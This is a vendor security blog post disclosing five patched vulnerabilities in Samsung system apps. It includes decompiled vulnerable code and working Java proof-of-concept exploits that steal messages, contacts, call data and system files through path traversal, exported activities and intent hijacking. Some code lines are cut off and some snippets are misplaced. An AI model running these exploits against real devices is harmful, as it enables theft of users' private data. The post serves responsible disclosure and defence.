16 AUGUST 2021

Two weeks of securing Samsung devices: Part 2

As mentioned in the first part of this series, Oversecured spent two weeks finding security bugs in Samsung's built-in apps. In this part, we will go over bugs that could have allowed an attacker to:

- read & write arbitrary files in the name of the system
- read arbitrary telephone-related files from the Android user's phone, such as their call history and SMS/MMS
- read & modify the user's contact data
- steal the user's messages from the Samsung Messages app

Vulnerability table:

CVE	SVE	AFFECTED APP	DESCRIPTION	REWARD AMOUNT
CVE-2021-25426	SVE-2021-20903	Samsung Messages (com.samsung.android.messaging)	Theft of arbitrary files	$1050
CVE-2021-25410	SVE-2021-20702	CallBGProvider (com.samsung.android.callbgprovider)	Read arbitrary files as system (UID 1001) user	$2180
CVE-2021-25413	SVE-2021-20877	Samsung Contacts (com.samsung.android.app.contacts)	Gaining access to arbitrary* content providers	$2250
CVE-2021-25414	SVE-2021-20879	Samsung Contacts (com.samsung.android.app.contacts)	Theft/overwrite of arbitrary files	$2250
CVE-2021-25440	SVE-2021-20722	FactoryCameraFB (com.sec.factory.camera)	Read/write arbitrary files as system (UID 1000) user	$10310

Do you want to check your mobile apps for such types of vulnerabilities? Oversecured mobile apps scanner provides an automatic solution that helps to detect vulnerabilities in Android and iOS mobile apps. You can integrate Oversecured into your development process and check every new line of your code to ensure your users are always protected.

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File theft in Samsung Messages

After scanning the Samsung Messages app, we received an alert about the possibility for theft of arbitrary files:

Found in file **AndroidManifest.xml**

Mark as a false positive Collapse

```
440         <activity android:theme="@style/res_2131951636_apptheme_noactionbar" android:name="com.samsung.android.messaging.
441             <intent-filter>
442                 <action android:name="com.samsung.mms.spam.ACTION_VIEW_SPAM_SMS"/>
443                 <category android:name="android.intent.category.DEFAULT"/>
444             </intent-filter>
445             <intent-filter>
446                 <action android:name="com.samsung.mms.spam.ACTION_VIEW_SPAM_IM"/>
447                 <category android:name="android.intent.category.DEFAULT"/>
448             </intent-filter>
449         </activity>
```

Found in file
com/samsung/android/messaging/ui/view/viewer/SmsViewerActivity.java

```
140             this.ah = true;
141         } else {
142             getIntent().setExtrasClassLoader(com.samsung.android.messaging.ui.data.SmsViewerData.class.getClassLoader());
143             com.samsung.android.messaging.ui.data.SmsViewerData smsViewerData = (com.samsung.android.messaging.ui.data.Sm
144             if (smsViewerData == null) {
145                 com.samsung.android.messaging.common.debug.Log.m26764d("ORC/SmsViewerActivity", "no data finish the sms v
146                 finish();
```

Found in file
com/samsung/android/messaging/common/util/CacheUtil.java

```
57  }
58
59  static java.lang.String getExternalCacheDirPath(android.content.Context context) {
60      java.io.File externalCacheDir = context.getExternalCacheDir();
61      if (externalCacheDir != null) {
62          return externalCacheDir.getPath();
63      }
64      com.samsung.android.messaging.common.debug.Log.m26766e("CS/CacheUtil", "getCacheDir returned null");
65      return android.os.Environment.getDownloadCacheDirectory().getPath();
66  }
67
68  static java.lang.String getUniqueCacheFileName(android.content.Context context, java.lang.String str, java.lang.String
```

Found in file
com/samsung/android/messaging/ui/data/SmsViewerData.java


```
262
263             /* renamed from: w */
264             public android.net.Uri m32645w() {
265                 return this.f25878w;
266             }
267
268             /* renamed from: x */
269             public java.lang.String m32646x() {
270                 return this.f25879x;
271             }
272
273             /* renamed from: y */
```

Found in file
com/samsung/android/messaging/ui/view/viewer/SmsViewerActivity.java

```
168             this.f34833S = smsViewerData.m32642t();
169             this.f34834T = smsViewerData.m32643u();
170             this.f34835U = smsViewerData.m32644v();
171             this.f34836V = smsViewerData.m32645w();
172             this.f34837W = smsViewerData.m32646x();
173             this.f34838X = smsViewerData.m32647y();
174             this.f34839Y = smsViewerData.m32648z();
175             this.f34840Z = smsViewerData.m32615A();
176             this.aa = smsViewerData.m32616B();
177             this.ab = smsViewerData.m32617C();
178             this.ac = smsViewerData.m32618D();
179             this.ad = smsViewerData.m32619E();
180             this.ae = smsViewerData.m32620F();
181             this.f34827M = smsViewerData.m32621G();
182             this.f34828N = smsViewerData.m32622H();
183             if (this.f34816B == -1) {
184                 this.ah = true;
185             }
186             this.af = new com.samsung.android.messaging.ui.model.p642g.p645c.XmsMenuData(this.f34848z, this.f34819E, this
187         }
188         if (bundle != null) {
189             this.f34817C = bundle.getInt("is_locked");
```

Share message button.

To access arbitrary files, we used an unsafe content provider:



Proof of Concept:

```
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    String fileName = "evil.mp4";

    SmsViewerData data = new SmsViewerData();
    data.f25878w = Uri.parse("content://com.samsung.android.messaging.ui.file/root-path/data/data
    data.f25879x = fileName;
    data.f25871p = 1;
    data.f25864i = 12;
    data.f25877v = "video/mp4";

    Intent i = new Intent();
    i.setClassName("com.samsung.android.messaging", "com.samsung.android.messaging.ui.view.viewer
    i.putExtra("xms_viewer_data", data);
    startActivity(i);

    new Handler().postDelayed(() -> {
        String path = getExternalCacheDir().getAbsolutePath().replace(getPackageName(), "com.sams
        dumpFile(new File(path, fileName).getAbsolutePath());
    }, 15000);
}

private void dumpFile(String path) {
    ContentValues values = new ContentValues();
    values.put("_data", path);
    Uri uri = getContentResolver().insert(MediaStore.Files.getContentUri("external"), values);

    try {
        Log.d("evil", IOUtils.toString(getContentResolver().openInputStream(uri)));
    } catch (Throwable th) {
        Log.d("evil", "Error", th);
    }
}
```


Since the latest Android versions do not allow accessing external cache files, we made use of the `dumpFile` method to bypass this protection in our PoC.

File theft from UID 1001 in CallBGProvider

The `CallBGProvider` provider is declared with the permission `com.samsung.android.callbgprovider.PERMISSION`, which is not properly protected:

```
<permission android:name="com.samsung.android.callbgprovider.PERMISSION"/>
```

If `android:protectionLevel` is not specifically set by the developer, it gets defined as `normal` by default – which would allow any third-party apps to access the resource.



The above provider is also vulnerable to path traversal due to the use of `Uri.getLastPathSegment()`, which automatically decodes the value.

Proof of Concept for reading the database containing SMS/MMS messages.

File `AndroidManifest.xml`:

```
<uses-permission android:name="com.samsung.android.callbgprovider.PERMISSION"/>
```

File `MainActivity.java`:

```
try {
    getContentResolver().call(Uri.parse("content://com.samsung.android.callbgprovider.media"), "g

    File dbPath = new File(getPackageManager().getApplicationInfo("com.android.providers.telephon
    Uri uri = Uri.parse("content://com.samsung.android.callbgprovider.media/videos/..%2F..%2F..%2
    Log.d("evil", IOUtils.toString(getContentResolver().openInputStream(uri)));
} catch (Throwable th) {
    throw new RuntimeException(th);
}
```

The code in `CallBGProvider.call(...)` helps create directories like `videos`, `images`, etc., which don't exist by default. Therefore, if `getContentResolver().call(...)` wasn't present in our PoC then calling `ParcelFileDescriptor.open(...)` would have thrown a `FileNotFoundException` error.

File theft and writing to Samsung Contacts

The activity `com.samsung.android.contacts.editor.SetProfilePhotoActivity` in the Samsung Contacts app is exported. Moreover, it also accepts two attacker-controlled URIs:

1. `shared_photo_uri` for getting content
2. `temp_photo_uri` for saving content

Found in file **AndroidManifest.xml**

Mark as a false positive Collapse

```
555         <activity android:theme="@style/BackgroundOnlyTheme" android:label="@string/share_my_profile" android:icon="@mip
556             <intent-filter>
557                 <action android:name="android.intent.action.SEND"/>
558                 <data android:mimeType="image/*"/>
559                 <category android:name="android.intent.category.DEFAULT"/>
560             </intent-filter>
561             <intent-filter>
562                 <action android:name="com.samsung.contacts.action.SET_AS_PROFILE_PICTURE"/>
563                 <data android:mimeType="image/*"/>
564                 <category android:name="android.intent.category.DEFAULT"/>
565             </intent-filter>
566         </activity>
```

Found in file
com/samsung/android/contacts/editor/SetProfilePhotoActivity.java

```
164
165     private void w8(android.os.Bundle bundle) {
166         if (bundle == null || !bundle.containsKey("temp_photo_uri") || !bundle.containsKey("cropped_photo_uri")) {
167             java.lang.String stringExtra = getIntent().getStringExtra("temp_photo_uri");
168             java.lang.String stringExtra2 = getIntent().getStringExtra("cropped_photo_uri");
169             if (stringExtra != null && stringExtra2 != null) {
170                 this.f14384w = android.net.Uri.parse(stringExtra);
171                 this.f14385x = android.net.Uri.parse(stringExtra2);
172                 return;
173             }
```

Found in file
com/samsung/android/contacts/editor/SetProfilePhotoActivity.java

```
43          /* renamed from: b */
44          private void m13805b(com.samsung.android.contacts.editor.SetProfilePhotoActivity setProfilePhotoActivity) {
45              android.net.Uri uri;
46              android.content.ClipData clipData = setProfilePhotoActivity.getIntent().getClipData();
47              if (clipData == null || clipData.getItemCount() != 1 || clipData.getItemAt(0) == null) {
48                  uri = null;
49              } else {
50                  uri = clipData.getItemAt(0).getUri();
51                  if (!m13806d(setProfilePhotoActivity, uri)) {
52                      return;
53                  }
54              }
55              if (uri == null) {
56                  if (setProfilePhotoActivity.getIntent().getExtras() == null || setProfilePhotoActivity.getIntent().getExt
57                      setProfilePhotoActivity.finish();
58                      return;
59                  }
60                  uri = android.net.Uri.parse(setProfilePhotoActivity.getIntent().getExtras().getString("shared_photo_uri"))
61              }
62              try {
63                  com.samsung.android.contacts.editor.p341n.PhotoDataUtils.m14120Q(uri, setProfilePhotoActivity.f14384w, fa
64                  if (this.f14389b == null) {
65                      this.f14389b = setProfilePhotoActivity.f14383v.mo13912D(uri);
66                  }
```

Found in file
com/samsung/android/contacts/editor/p341n/PhotoDataUtils.java

```
71      }
72
73      /* renamed from: Q */
74      public static boolean m14120Q(android.net.Uri uri, android.net.Uri uri2, boolean z) {
75          m14122a();
76          return f14625a.m14146R(uri, uri2, z);
77      }
78
79      /* renamed from: S */
```

Found in file
com/samsung/android/contacts/editor/p341n/PhotoDataUtils.java

```
448         throw r5;
449      */
450     /* renamed from: R */
451     public boolean m14146R(android.net.Uri uri, android.net.Uri uri2, boolean z) {
452         if (uri == null || uri2 == null || m14117L(uri)) {
453             com.samsung.android.dialtacts.util.AppLog.m20396l("PhotoDataUtils", "can not save image " + uri + " " + uri2
454             return false;
455         }
456         android.content.Context a = com.samsung.android.dialtacts.util.ApplicationUtil.m20405a();
457         try {
```

arbitrary files specified in the path section of the URI.

Proof of Concept for file theft.

File `AndroidManifest.xml` :

```
<provider android:name=".MyContentProvider" android:authorities="oversecured.evil" android:ex
```

File `MainActivity.java` :

```
String path = new File(getApplicationInfo().dataDir, "dump").getAbsolutePath();
String theft = "/data/data/com.samsung.android.app.contacts/shared_prefs/SamsungAnalyticsPrefs.xm

Intent i = new Intent(Intent.ACTION_SEND);
i.setClassName("com.samsung.android.app.contacts", "com.samsung.android.contacts.editor.SetProfil
i.putExtra("shared_photo_uri", "content://com.samsung.contacts.backup" + theft); // input
i.putExtra("temp_photo_uri", "content://oversecured.evil/?path=" + path); // output
i.putExtra("cropped_photo_uri", "");
i.putExtra("mimeType", "x");
startActivity(i);

new Handler().postDelayed(() -> {
    try {
        Log.d("evil", IOUtils.toString(new FileInputStream(path)));
    } catch (Throwable th) {
        throw new RuntimeException(th);
    }
}, 1000);
```

File `MyContentProvider.java` :

```
public ParcelFileDescriptor openFile(Uri uri, String mode) throws FileNotFoundException {
    try {
        return ParcelFileDescriptor.open(new File(uri.getQueryParameter("path")), ParcelFileDescr
    } catch (Throwable th) {
        return null;
    }
}
```

Accessing arbitrary Content Providers in Samsung Contacts

This attack uses the same activity (`com.samsung.android.contacts.editor.SetProfilePhotoActivity`) as the previous vulnerability.

The flow of this attack looks like this:

1. An invalid URI is specified by an attacker in `temp_photo_uri`
2. The app automatically launches an implicit intent with the `Intent.FLAG_GRANT_READ_URI_PERMISSION` & `Intent.FLAG_GRANT_WRITE_URI_PERMISSION` flags
3. The attacker-controlled value in `cropped_photo_uri` is passed to the Intent's ClipData.

Found in file
com/samsung/android/contacts/editor/p341n/PhotoDataUtils.java

Found in file **AndroidManifest.xml**

Mark as a false positive Collapse

```
555         <activity android:theme="@style/BackgroundOnlyTheme" android:label="@string/share_my_profile" android:icon="@mipm
556             <intent-filter>
557                 <action android:name="android.intent.action.SEND"/>
558                 <data android:mimeType="image/*"/>
559                 <category android:name="android.intent.category.DEFAULT"/>
560             </intent-filter>
561             <intent-filter>
562                 <action android:name="com.samsung.contacts.action.SET_AS_PROFILE_PICTURE"/>
563                 <data android:mimeType="image/*"/>
564                 <category android:name="android.intent.category.DEFAULT"/>
565             </intent-filter>
566         </activity>
```

Found in file
com/samsung/android/contacts/editor/SetProfilePhotoActivity.java

```
43          /* renamed from: b */
44          private void m13805b(com.samsung.android.contacts.editor.SetProfilePhotoActivity setProfilePhotoActivity) {
45              android.net.Uri uri;
46              android.content.ClipData clipData = setProfilePhotoActivity.getIntent().getClipData();
47              if (clipData == null || clipData.getItemCount() != 1 || clipData.getItemAt(0) == null) {
48                  uri = null;
49              } else {
50                  uri = clipData.getItemAt(0).getUri();
51                  if (!m13806d(setProfilePhotoActivity, uri)) {
52                      return;
53                  }
54              }
```

Found in file
com/samsung/android/contacts/editor/SetProfilePhotoActivity.java

```
164
165     private void w8(android.os.Bundle bundle) {
166         if (bundle == null || !bundle.containsKey("temp_photo_uri") || !bundle.containsKey("cropped_photo_uri")) {
167             java.lang.String stringExtra = getIntent().getStringExtra("temp_photo_uri");
168             java.lang.String stringExtra2 = getIntent().getStringExtra("cropped_photo_uri");
169             if (stringExtra != null && stringExtra2 != null) {
170                 this.f14384w = android.net.Uri.parse(stringExtra);
171                 this.f14385x = android.net.Uri.parse(stringExtra2);
172                 return;
173             }
```

Found in file
com/samsung/android/contacts/editor/SetProfilePhotoActivity.java

```
112         public void onPostExecute(java.lang.Void r4) {
113             com.samsung.android.contacts.editor.SetProfilePhotoActivity setProfilePhotoActivity = this.f14388a.get();
114             if (setProfilePhotoActivity != null) {
115                 android.content.Intent intent = new android.content.Intent("com.android.camera.action.CROP", setProfilePh
116                 java.lang.String stringExtra = setProfilePhotoActivity.getIntent().getStringExtra("mimeType");
117                 java.lang.String type = setProfilePhotoActivity.getIntent().getType();
118                 if (stringExtra != null) {
119                     intent.setDataAndType(setProfilePhotoActivity.f14384w, stringExtra);
120                 } else if (type != null) {
121                     intent.setDataAndType(setProfilePhotoActivity.f14384w, type);
122                 } else if (!android.text.TextUtils.isEmpty(this.f14389b) && this.f14389b.contains("gif")) {
123                     intent.setDataAndType(setProfilePhotoActivity.f14384w, "image/gif");
124                 }
125                 com.samsung.android.contacts.editor.p347o.AbstractC3332j.m14300c(intent, setProfilePhotoActivity.f14385x,
126                 com.samsung.android.contacts.editor.p347o.AbstractC3332j.m14299b(intent, this.f14391d);
127                 if (setProfilePhotoActivity.f14383v.o4(intent)) {
128                     setProfilePhotoActivity.startActivityForResult(intent, 1);
129                 } else {
130                     setProfilePhotoActivity.u8();
131                 }
```

Found in file
com/samsung/android/contacts/editor/SetProfilePhotoActivity.java

```
74          }
75
76          /* renamed from: d */
77          private boolean m13806d(com.samsung.android.contacts.editor.SetProfilePhotoActivity setProfilePhotoActivity, andro
78              if (setProfilePhotoActivity.f14384w == null && setProfilePhotoActivity.f14385x == null && uri != null) {
79                  try {
80                      java.lang.String D = setProfilePhotoActivity.f14383v.mo13912D(uri);
81                      this.f14389b = D;
82                      setProfilePhotoActivity.f14384w = com.samsung.android.contacts.editor.p341n.PhotoDataUtils.m14129m(D,
83                      setProfilePhotoActivity.f14385x = com.samsung.android.contacts.editor.p341n.PhotoDataUtils.m14129m(thi
84                  } catch (java.lang.SecurityException e) {
85                      com.samsung.android.dialtacts.util.AppLog.m20396l("SetProfilePhotoActivity", "setPhotoUri, SecurityExc
```

Proof of Concept for reading a complete contact list.

File `AndroidManifest.xml`

```
<activity android:name=".PickerActivity">
    <intent-filter android:autoVerify="true" android:priority="999999999">
        <action android:name="com.android.camera.action.CROP" />
        <category android:name="android.intent.category.DEFAULT" />
        <data android:mimeType="*/*" />
        <data android:mimeType="image/*" />
        <data android:mimeType="test/1337" />
    </intent-filter>
</activity>
```

File `MainActivity.java`:

```
193         com.samsung.android.dialtacts.util.AppLog.m20396l("PhotoModel", "getImageTitleFromMediaDB result : " + a);
194         return a;
```

```
Intent i = new Intent(Intent.ACTION_SEND);
i.setClassName("com.samsung.android.app.contacts", "com.samsung.android.contacts.editor.SetProfil
i.putExtra("temp_photo_uri", "/");
i.putExtra("cropped_photo_uri", ContactsContract.CommonDataKinds.Phone.CONTENT_URI.toString());
i.putExtra("mimeType", "test/1337");
startActivity(i);
```

File `PickerActivity.java`:

```
547         try {
548             android.database.Cursor query = this.f10092a.query(uri, new java.lang.String[]{"_display_name"}, null, null,
```

```
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    if ("com.android.camera.action.CROP".equals(getIntent().getAction())) {
        dump(getIntent().getClipData().getItemAt(0).getUri());
    }

    finish();
}

public void dump(Uri uri) {
    Cursor cursor = getContentResolver().query(uri, null, null, null, null);
    if (cursor.moveToFirst()) {
        do {
            StringBuilder sb = new StringBuilder();
            for (int i = 0; i < cursor.getColumnCount(); i++) {
                if(sb.length() > 0) {
                    sb.append(", ");
                }
                sb.append(cursor.getColumnName(i) + " = " + cursor.getString(i));
            }
            Log.d("evil", sb.toString());
        } while (cursor.moveToNext());
    }
}
```

File theft and write from UID 1000 in FactoryCameraFB

Found in file
com/samsung/android/contacts/editor/p341n/PhotoDataUtils.java

```
386
387     /* access modifiers changed from: package-private */
388     /* renamed from: N */
389     public java.lang.String m14144N(java.lang.String str) {
390         java.io.File cacheDir = com.samsung.android.dialtacts.util.ApplicationUtil.m20405a().getCacheDir();
391         if (cacheDir != null) {
392             cacheDir.mkdirs();
393         }
394         return new java.io.File(cacheDir, str).getAbsolutePath();
395     }
396
397     /* renamed from: P */
```

Found in file
com/samsung/android/contacts/editor/p341n/PhotoDataUtils.java

```
560
561     /* access modifiers changed from: package-private */
562     /* renamed from: l */
563     public java.lang.String m14152l(java.lang.String str, java.lang.String str2) {
```

It should be noted that this app has a property called `android:sharedUserId="android.uid.system"` , which makes it a system application.

As described in the vulnerability in Android Settings, we used a content provider in the `com.sec.imsservice` app, which provided access to arbitrary files:

For testing, we used the file `/data/system/users/0/settings_secure.xml` (which has these permissions: `-rw------- 1 system system`).

Proof of Concept, as a result of which the content of the file was printed to the logs.

```
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    Intent i = new Intent();
    i.setData(Uri.parse("content://com.sec.internal.ims.rcs.fileprovider/root/data/system/users/0
    i.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);
    i.setClassName("com.sec.factory.camera", "com.sec.android.app.camera.CameraTestActivity");
    i.putExtra("testtype", "NCAMTEST");
    i.putExtra("arg1", "0");
    i.putExtra("arg2", "1");
    i.putExtra("arg3", "2");
    i.putExtra("arg4", "0");
    startActivityForResult(i, 0);
}

protected void onActivityResult(int requestCode, int resultCode, Intent data) {
    super.onActivityResult(requestCode, resultCode, data);

    try {
        Log.d("evil", IOUtils.toString(getContentResolver().openInputStream(data.getData())));
    } catch (Throwable th) {
        throw new RuntimeException(th);
    }
```

In the previous article, we published information about a vulnerability in Android Settings for which we received a $2,000 award from Google AOSP.

The activity `com.android.settings.wifi.WifiDialogActivity` is exported (however, it requests the sender to have `android.permission.CHANGE_WIFI_STATE` permission). When a user clicks on the QR code scan icon, it launches an implicit intent and passes its activity result to its own `setResult(code, attacker_controlled_intent)`.

Proof of Concept to access any system files on Samsung devices.

File `AndroidManifest.xml`:

```
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />


<activity android:name=".PickerActivity">
    <intent-filter android:autoVerify="true" android:priority="999">
        <action android:name="android.settings.WIFI_DPP_ENROLLEE_QR_CODE_SCANNER" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
</activity>
```

File `MainActivity.java`:

```
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    Intent i = new Intent();
    i.setClassName("com.android.settings", "com.android.settings.wifi.WifiDialogActivity");
    startActivityForResult(i, 0);
}

protected void onActivityResult(int requestCode, int resultCode, Intent data) {
    super.onActivityResult(requestCode, resultCode, data);

    try {
        Log.d("evil", IOUtils.toString(getContentResolver().openInputStream(data.getData())));
    } catch (Throwable th) {
        throw new RuntimeException(th);
    }
}
```

File `PickerActivity.java`:

```
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    Intent i = new Intent("evil");
    i.setData(Uri.parse("content://com.sec.internal.ims.rcs.fileprovider/root/data/system/users/0
    i.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);
    setResult(-1, i);
    finish();
}
```

Preventing these vulnerabilities

It could be challenging to keep track of security, especially in large projects. You can use Oversecured vulnerability scanner since it tracks all known security issues on Android and iOS including all the vectors mentioned above. To begin testing your apps, use Quick Start, book a call or contact us.

Common mistakes when using permissions in Android

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